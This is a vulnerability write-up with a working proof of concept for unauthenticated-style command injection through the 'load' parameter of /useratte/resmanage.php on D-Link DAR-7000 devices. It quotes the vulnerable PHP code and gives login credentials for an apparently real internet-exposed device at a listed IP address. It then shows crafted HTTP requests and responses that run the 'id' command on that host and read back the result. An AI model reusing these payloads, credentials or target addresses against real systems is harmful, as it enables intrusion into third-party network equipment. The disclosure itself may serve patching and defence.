

D-LINK-DAR-7000 backend management system has command execution vulnerability

Vulnerability Description

There is a command execution vulnerability in the D-LINK-DAR-7000 backend management system. The interface /useratte/resmanage.php does not verify parameters, causing command execution to obtain server permissions.

1. Vulnerability impact


D-LINK-DAR-7000-40 [DAR V31R02B1413C]

2. Vulnerability location

/useratte/resmanage.php

3. Code analysis

Through code audit, it was found that the value of the load parameter was not filtered in the code, resulting in a command execution vulnerability.



```
109 $dels = explode("|", $dels);
110 $descompelet = true;
111 $command = "config portal \n";
112 foreach ($dels as $value){
113     if(!unlink($value)){
114         $descompelet = false;
115     }
116     $command.="no resource file ".$value." \n";
117 }
118 socket($command);
119 if($descompelet){
120     alert("SLANG_DEL_SUCESS!", "resmanage.php");
121 }else{
122     alert_only("SLANG_DEL_FAILED");
123 }
124 die();
125 }
126 }
127 //####
128 if(isset($_GET['load'])){
129     $load = $_GET['load'];
130     $load = explode("|", $load);
131     $load = implode(" ", $load);
132     $dirr = "/tmp/";
133     mkdir($dirr);
134     $command = "tar cvzf img.tar.gz ".$load;
135     if (exec($command,$output,$return_val)){
136         echo "<script>location='".$dirr."img.tar.gz';</script>";
137     }else {
138         alert_only("SLANG_DOWNFAILE");
139     }
140     die();
141 }
142 if(isset($_GET['regist'])){
143     $regist = $_GET['regist'];
144     $regist = explode("|", $regist);
145     $sstr = "config portal \n";
146     foreach ($regist as $v){
147         $sstr.="resource file ".$v." \n";
148     }
149     socket($sstr);
150     location("resmanage.php");
151     die();
152 }
153 }
```

4. Vulnerability recurrence


Case: <https://60.22.74.195:8443>

1、As shown in the figure login interface.

https://60.22.74.195:8443



Log in with username/password 【test/admin@123】



2、Construct payload

GET /useratte/resmanage.php?load=`id||>xm.txt` HTTP/1.1

Host: 60.22.74.195:8443

Cookie: PHPSESSID=dfel9c402a9b5867fafd3df96e10b174

User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate
Origin: https://125.67.126.126:8443
Referer: https://125.67.126.126:8443/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

Go Cancel < > Target: https://60.22.74.195:8443

Request

Raw Params Headers Hex MarkInfo

```
GET /useratte/resmanage.php?load=id|>xml.txt HTTP/1.1
Host: 60.22.74.195:8443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0)
Gecko/20100101 Firefox/125.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://60.22.74.195:8443/home/reports.php?cmd=ls+home%2Fupload%2F
Sec-GPC: 1
Connection: close
Cookie: PHPSESSID=dfe19c402a9b5867fafd3df96e10b174
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
X-Forwarded-For: 0000:0000:0000:0000
X-Originating-IP: 0000:0000:0000:0000
X-Remote-IP: 0000:0000:0000:0000
X-Remote-Addr: 0000:0000:0000:0000
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Tue, 14 May 2024 16:34:43 GMT
Server: Apache/2.2.4 (Unix) PHP/4.4.6 mod_ssl/2.2.4 OpenSSL/0.9.8b
X-Powered-By: PHP/4.4.6
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 36
Connection: close
Content-Type: text/html; charset=gb2312

<script>alert('下载失败!');</script>
```

visit /tmp/xm.txt

Go Cancel < > Target: https://60.22.74.195:8443

Request

Raw Params Headers Hex MarkInfo

```
GET /tmp/xm.txt HTTP/1.1
Host: 60.22.74.195:8443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0)
Gecko/20100101 Firefox/125.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Sec-GPC: 1
Connection: close
Referer: https://60.22.74.195:8443/home/reports.php?cmd=ls+home%2Fupload%2F
Cookie: PHPSESSID=dfe19c402a9b5867fafd3df96e10b174
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
X-Forwarded-For: 0000:0000:0000:0000
X-Originating-IP: 0000:0000:0000:0000
X-Remote-IP: 0000:0000:0000:0000
X-Remote-Addr: 0000:0000:0000:0000
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Tue, 14 May 2024 16:35:40 GMT
Server: Apache/2.2.4 (Unix) PHP/4.4.6 mod_ssl/2.2.4 OpenSSL/0.9.8b
Last-Modified: Tue, 14 May 2024 16:34:42 GMT
ETag: "9396-1e-94306c80"
Accept-Ranges: bytes
Content-Length: 30
Connection: close
Content-Type: text/plain

uid=99(nobody) gid=99(nobody)
```